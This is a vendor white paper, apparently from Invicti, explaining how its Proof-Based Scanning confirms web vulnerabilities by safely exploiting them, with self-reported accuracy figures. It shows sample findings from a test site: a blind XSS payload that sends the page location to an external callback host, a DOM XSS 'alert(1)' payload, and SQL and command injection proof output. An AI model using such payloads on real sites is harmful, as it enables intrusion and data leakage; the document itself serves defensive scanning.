

How Invicti Generates Proof to Avoid False Positives






Automated testing and false alarms seem to go hand in hand, especially in cybersecurity.

While all vendors claim that their products are highly accurate, the truth is that extracting facts from raw test results is extremely difficult – **and doing this automatically is even harder.**

This document highlights the major technical challenges in automated application security testing and shows how Invicti uses Proof-Based Scanning technology to cut through the noise and **deliver actionable results with 99.98% accuracy.**





Noise in results brings uncertainty into security testing

There are many sources of uncertainty in automated security testing that can lead to a large proportion of false positives in results. These negate many of the efficiency gains from automation because every result, while obtained automatically, still needs manual verification. Scanners that don't have a way of confirming vulnerabilities also need to err on the side of caution and risk more false positives to avoid losing real issues in the noise.

Let's look at some common sources of uncertainty in dynamic application security testing (DAST) and see how Invicti specifically deals with them.

While these only cover a handful of examples, they should give you some idea of the innumerable details and subtleties that an effective vulnerability scanner must take into account.

Insufficient context

Awareness of the execution context is probably the most important advantage that human testers have over automated tools. The same behavior or response may be perfectly valid in one place but dangerous in another, even within the same application. Without context, an automated DAST tool may have difficulty deciding whether to report a vulnerability (and risk a false positive) or ignore the issue (and risk missing a true vulnerability).

Invicti deals with this by obtaining as much context as possible from the user through its extensive configuration and customization options. Users can create finely-tuned scan profiles and policies to adapt scanner behavior to the specific application. This includes the ability to exclude certain parts of the application from the scan and configure automated authentication to ensure that scans on restricted pages return valid results.

Implementation-dependent behaviors

Standards and specifications are one thing but actual implementations are quite another. This can pose a serious challenge for less advanced DAST tools that assume only compliant or otherwise expected behavior in their checks. Implementation-specific behaviors might then be misinterpreted, leading to inaccurate results.

One common example is varying application reactions to attempts to access the protected .htaccess file on Apache web servers. For instance, some may return a typical 404 Not Found code, while others might return 403 Forbidden and others still 200 OK but with an error message. **Invicti deals with this by checking for an actual file at the specified location rather than relying on the HTTP status code alone. To avoid false positives related to missing or inaccessible pages, Invicti also uses automatic error page detection that is independent of status codes.**

Reliance on finding patterns in responses

The simplest way to perform web application security testing is to send requests that include specific strings and then search server responses for those strings. In automated tools, this might involve regular expressions and other forms of pattern-matching, but the idea is the same: the scanner is looking for a specific value or pattern in the response. While this naive approach may work for simple cases, it will generate many false alarms because any legitimate responses that happen to match the same pattern will also be treated as a sign of vulnerability.

To avoid this pitfall, Invicti relies on identifying transformations rather than literal values. For example, a test payload for code injection may cause a vulnerable application to perform a calculation and return the result rather than the original payload. This provides proof that the value is not an accidental match but the effect of a genuine vulnerability. Where needed and possible, Invicti combines such tests with the use of its dedicated infrastructure to identify and conclusively confirm out-of-band and second-order vulnerabilities.

Inconsistent response times

When attempting time-based attacks, less sophisticated tools may assume fixed response thresholds. For example, the scanner might be targeting a time-based SQL injection vulnerability and checking if certain queries cause the server to pause execution for 5 seconds. If the server happens to be under heavy load or is experiencing connectivity issues, server reactions to the test attacks might be delayed for longer than 5 seconds even if no vulnerability exists, causing a basic scanner to report a false positive.

Invicti avoids false alarms in such cases by dynamically calculating and adjusting the threshold based on actual server performance to account for current load and other fluctuations. This allows the scanner to clearly distinguish between delays caused by sluggish performance and those triggered by the test payload. Again, Invicti's dedicated response tracking infrastructure is used to reliably detect time-based and other out-of-band vulnerabilities without the scanner having to wait for each result.

Eliminating noise with Proof-Based Scanning

As websites and applications get ever more complex, dynamic, and interconnected, the number of potential attack surfaces increases. DAST tools have to reconcile the need to identify as many attack vectors as possible with the challenge of deciding which results indicate real issues and which are noise. Vendors can (and do) develop tools that can find and probe the vast majority of attack surfaces in a modern application, but without verification, each result is at best an educated guess. Here is how Invicti eliminates this uncertainty.

Proof where it matters most

Proof-Based Scanning was built around the fundamental insight that the only way to be completely sure a vulnerability is exploitable is to exploit it. While a simple enough concept, performing automated attacks in a safe way and providing proof they were successful required years of security research and application development. Invicti uses a complete embedded web browser engine not only to parse and crawl any application that a modern browser can render but also to simulate and analyze real-life browser interactions – including attack attempts. This allows the scanner to detect successful attacks and automatically confirm the underlying vulnerabilities with no risk of false positives.

Invicti comes with a vast set of configurable attack patterns to mimic the actions of advanced real-life attackers, incorporating accumulated cases from over a decade of continuous research. While it is not technically possible to safely exploit every single vulnerability identified by the scanner, Invicti focuses on direct-impact vulnerabilities* that, if they made it into a production site or application, could be directly exploited by malicious actors. Accompanied by detailed technical information and remediation guidance, these vulnerability reports allow you to make informed decisions and quickly react to critical issues.

Proof-Based Scanning was built around the fundamental insight that the only way to be completely sure a vulnerability is exploitable is to safely exploit it.



*Direct-impact vulnerabilities are weaknesses that can be exploited remotely without special prerequisites and have direct consequences for security.

Proof of exploit to show you can get breached

For many of the most serious vulnerabilities that can directly lead to a system compromise or data breach, Invicti safely extracts a sample of data from the target system and includes this in its report as a proof of exploit (PoE). This is not only the strongest possible proof that the issue is real but also an indication of the potential impact if the vulnerability is exploited. After all, if Invicti is able to automatically inject and execute a harmless query or command, a determined attacker sending a malicious payload could do some serious damage.

Invicti can generate proofs of exploit for the following vulnerability types:

- SQL injection
- Boolean SQL injection
- Blind SQL injection
- Remote file inclusion (RFI)
- Command injection
- Blind command injection
- XML external entity injection (XXE)
- Remote code evaluation
- Local file inclusion (LFI)
- Server-side template injection (SSTI)
- Remote code execution (RCE)
- Injection via local file inclusion

To see how this works, let's take SQL injection. Having identified a potential injection point, Invicti crafts a proof extraction payload and attempts to inject it into the vulnerable application.

If this succeeds, the application will respond with data returned by the database in response to the injected query. This will typically include not only the database server name and version but also internal information, like the name and system user of the database queried by the application. These are safe queries executed against system tables, but again – imagine the havoc a determined attacker could wreak by injecting malicious queries in the same way.

Beyond proving basic SQL injection, Invicti can also deliver PoE for more advanced variants. For boolean SQL injection, the scanner generates a whole series of payloads to inject queries that allow it to extract the same proof (for example, the database user name) but going letter by letter rather than all at once. The same approach is used for time-based blind SQL injection, except here the letters are inferred based on differences in database response times. Invicti's own out-of-band infrastructure is used to make sure that all responses are included in the results.

The screenshot displays the Invicti interface. On the left, a 'Boolean Based SQL Injection' entry is shown with a 'CONFIRMED' status and a 'CRITICAL' severity. Below the entry details, a 'Proof of Exploit' section shows terminal outputs for 'Identified Database Name' (te tsparker), 'Identified Database User' (b), and 'Identified Database Version' (microsoft sql server 2014 - 12.0.4188.1 (x64) apr 20 2015 17:29:27 copyright (c) microsoft corp). On the right, the 'Knowledge Base Viewer' shows a 'Proofs' node with an 'INFORMATION' icon. Below this, another terminal output shows 'Identified Database Version' (5.0.51b-community-nt-log) and 'ver' (Microsoft Windows [Version 6.1.7601]). At the bottom, a 'tasklist' terminal output shows a table of running processes:

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0		0	28 K
System	4		0	300 K
smss.exe	268		0	1,100 K

All the proofs of exploit generated during a single scan session are gathered under the Proofs node in Invicti's Knowledge Base.

Proof of concept to demonstrate the attack


While extracting sample data is only possible for some types of vulnerabilities, Invicti also provides confirmation and proof for many other issues, most notably various variants of cross-site scripting (XSS). Whenever the scanner detects a vulnerability that can be safely exploited, it generates and executes test payloads within the vulnerable application context. When successful, these attacks prove that the vulnerability is real, so the payload is reported as a proof of concept (PoC). Seeing the actual attack payload is especially useful for reproducing and fixing the underlying issue.

Many scanners on the market advertise an attack replay capability for XSS. They often provide a link to show how the vulnerability could potentially be exploited, in effect tasking the user with manually verifying the issue. With Invicti, there is no “potentially” – a confirmation and PoC is only reported if the attack has already been successfully executed in the embedded browser environment. This minimizes the risk of false positives caused by scanners mistaking valid responses for vulnerable behaviors and works for many types of vulnerabilities, including issues where the proof had to be exfiltrated out-of-band.

If it is possible to directly replay the attack in-band and without special context, a proof URL is provided for convenience (in addition to the original payload).

For maximum accuracy, Invicti’s proof-generating payloads don’t perform simple string echos (which could yield occasional false matches) but more complex operations that will only return the expected result if the attack point is indeed vulnerable. For example, when investigating an XSS vulnerability, Invicti will attempt to execute a confirmation payload that includes a randomly-chosen arithmetic operation. DOM simulation is used to check if the payload triggers the expected interfaces to deliver the correct result of the calculation. For DOM-based XSS, Invicti goes one step further and reports stack traces from its internal DOM simulation to both confirm the vulnerability and provide developers with detailed debugging information that helps them quickly find and eliminate the root cause.

If Invicti is unable to automatically confirm a vulnerability, it provides a certainty score to indicate its confidence in the result. Even if you don’t get a 100% confirmation, most high-confidence issues are still going to be genuine. For example, the scanner might successfully exploit a vulnerability in a multi-stage attack but be unable to perform the final confirmation stage.



Blind Cross-site Scripting

CONFIRMED ↓ HI

Present Accepted Risk False Positive Fixed (Can't Retest) Update Details Send To


URL http://aspnet.testsparker.com/About.aspx?hello=%3Cimg%20src%3d%22%2f%2f87.me%2fimages%2f1.jpg%22%20onload%3d%22this.onload%27%3bthis.src%3d%27%2f%2fe_vk9cqjv_tddt128vm5juejqc_yr3epe7-9%27%2b%27kbo.r87.me%2f%2f%3f%27%2blocation.href%22%3E

Parameter Name hello

Parameter Type GET

Attack Pattern

Retestable ✖



Cross-site Scripting (DOM based)

CONFIRMED ↓ HIGH

Present Accepted Risk False Positive Fixed (Can't Retest) Update Details Send To

URL <http://aspnet.testsparker.com/Pricings.aspx>

Retestable ✖

Source :Hash

Payload :#alert(1)

Call Stack : Triggered:
at window.frameElement.window.frameElement.nodeName.window.nsdm1 (<anonymous>:209:287)
at <anonymous>:1:7

Actionable results to support remediation

Being able to fully trust the Confirmed stamp in Invicti vulnerability reports completely changes the dynamics of web application security. Even so, there is still a way to go between getting the report and deploying an effective fix, which is the ultimate goal of your security testing process. To provide maximum support for issue remediation, Invicti delivers a wealth of additional information in its vulnerability reports. This is especially important in fully automated workflows where developers get their security-related tickets directly from the DAST tool. Each report includes all the information needed to understand and fix the underlying issue, including:

Extra depth from IAST: When the additional interactive application security testing (IAST) component is deployed in the application testing environment, Invicti can provide more detailed information about vulnerabilities. Depending on the application language, this can include a server-side stack trace or even the specific line of code. The IAST module can also find and prove additional vulnerabilities that the scanner alone might not be able to see or confirm.

Attack payloads and proof URLs: Knowing exactly what payloads can trigger vulnerable behaviors is a huge time-saver for developers. Combined with information such as the request type and targeted parameters, seeing the payload makes it easier to find the right code fragment and understand why it is

vulnerable. If IAST is used, this insight can even extend to seeing the actual query that is sent to the database in SQL injection attacks.

Remediation guidance: Developers are not security engineers and can't be expected to know every type of vulnerability along with the current best practices for fixing it. Because confirmed Invicti vulnerability reports don't need manual verification, they are specifically designed to go directly to developers. Each report includes all the information needed to understand and fix the underlying issue, complete with the potential impact if exploited by attackers, specific remediation steps, and links to external reference resources.

Proving the accuracy of Proof-Based Scanning

All security testing products claim to be highly accurate, but verifying these claims is extremely difficult, as each result would ultimately need to be checked by a security engineer. Industry benchmarks executed on a common set of known vulnerable test sites can give some idea about the capabilities of a tool but only limited information about its real-life effectiveness. Simply comparing data points such as false positive ratios can also lead to dubious conclusions – a scanner might have zero false positives not because it's so accurate but because it didn't find anything. The only honest and objective way to measure the accuracy of vulnerability reporting is to ask the people for whom every false positive means extra work: the security engineers themselves.



Getting data about false positives from Invicti users

Even the best test cases can't always keep up with the sheer variety of real-life customer applications. To continuously improve the security checks available in Invicti, we provide users with a way to indicate that, in their opinion, the scanner has made a mistake. Every Invicti vulnerability report therefore includes a False Positive button that allows users to manually flag that result as a false alarm.

Since 2015, we have been logging statistical data about the type and number of vulnerabilities found by the cloud-based on-demand scanner, complete with false positive flags set by the users. Our security researchers and developers use this feedback to refine the product by identifying real-life edge cases and incorporating them into the security checks. For the purpose of this white paper, we have performed a long-term analysis of these user reports to get an idea of how often Invicti has falsely marked a vulnerability as confirmed.

Invicti security researchers went through all user reports of false positives across over half a million unique vulnerabilities reported by Invicti Enterprise on-demand from 2016 to 2021 and manually investigated every single class of vulnerabilities where such flags appeared. As it turned out, the original Invicti confirmation was correct in the vast majority of cases. For the remainder, that is for every type of vulnerability that really was a false positive (for whatever reason), the relevant security check was updated and tested to make sure that this type of issue will be reported correctly in the future.



The only honest and objective way to measure the accuracy of vulnerability reporting is to ask the people for whom every false positive means extra work: **the security engineers themselves.**



The results are in: 99.98% accuracy and counting

The first round of analysis was the manual verification of user-reported false positives. Already at this stage, the historical accuracy of automatic vulnerability confirmation across several years of data turned out to be 99.88%, meaning that only 0.12% of confirmed vulnerabilities were indeed false positives. After security checks were improved to incorporate these few cases, the data was analyzed again to determine the current accuracy level. The accuracy of Invicti's Proof-Based Scanning currently stands at slightly over 99.98% – meaning that when Invicti marks a vulnerability as confirmed, you can be 99.98% sure that the issue is real, exploitable, and not a false positive.

Put another way, for every 10,000 vulnerabilities that are automatically confirmed by Invicti, you will get fewer than 2 false alarms – and the scanning technology is under constant development for even higher accuracy. This is all based on historic results generated by testing real-life web applications across thousands of organizations, not fine-tuned synthetic benchmarks or tests on well-known example sites. So when you see the familiar Confirmed stamp on a vulnerability that Invicti has found in your application, you can be confident that the issue is real and assign it directly to developers with no manual verification.



POSITIVE

X

When Invicti marks a vulnerability as confirmed, you can be 99.98% sure that the issue is real, exploitable, and not a false positive.

Bringing exploitable issues into sharp focus

Proof-Based Scanning focuses on providing confirmation where it matters most: for vulnerabilities that are directly exploitable by attackers and can have serious consequences if targeted in production. This is where the proof-based approach does double duty, on the one hand ensuring trustworthy results and on the other demonstrating that if an automated tool can get through, so can malicious actors.

To put a specific number on this, our analysts worked on the same historical data and calculated that Invicti provides accurate automatic confirmation for 94.74% of all direct-impact vulnerabilities that it detects. In other words, if you have a vulnerability that could get you hacked right now, Invicti will find it, report it, and in close to 95% of cases safely exploit it for confirmation. This covers the vast majority of weaknesses that could lead to an immediate data breach or system compromise.

This level of confidence in vulnerability scan results completely changes the dynamics of web application security. Instead of probabilities, you can now work with clear and indisputable facts: here is a vulnerability that an automated scanner managed to exploit, so fix it now before real attackers find it. If the application is still in development, you know what security holes must be plugged before it can go into production. You finally have solid data to support your security decisions.



Cut the noise to get the facts

Proof-Based Scanning brings a no-nonsense approach to application security testing. Instead of flooding users with uncertain results and burdening them with verification, Invicti uses every trick in the book to minimize uncertainty at each stage of the testing process and then deliver solid proof wherever possible. This elevates vulnerability scanning from its traditional role as an aid to manual testing to the rank of a standalone solution that you can automate with complete confidence. Now your security engineers can finally focus on issues that really need their expertise.



About Invicti Security

Invicti Security is transforming the way web applications are secured. An AppSec leader for more than 15 years, Invicti enables organizations in every industry to continuously scan and secure all of their web applications and APIs at the speed of innovation. Through industry-leading Asset Discovery, Dynamic Application Security Testing (DAST), Interactive Application Security Testing (IAST), and Software Composition Analysis (SCA), Invicti provides a comprehensive view of an organization's entire web application portfolio and scales to cover thousands, or tens of thousands of applications. Invicti's proprietary Proof-Based Scanning technology is the first to deliver automatic verification of vulnerabilities and proof of exploit with 99.98% accuracy, returning time to development teams for critical projects and innovation. Invicti is headquartered in Austin, Texas, and serves more than 3,500 organizations all over the world.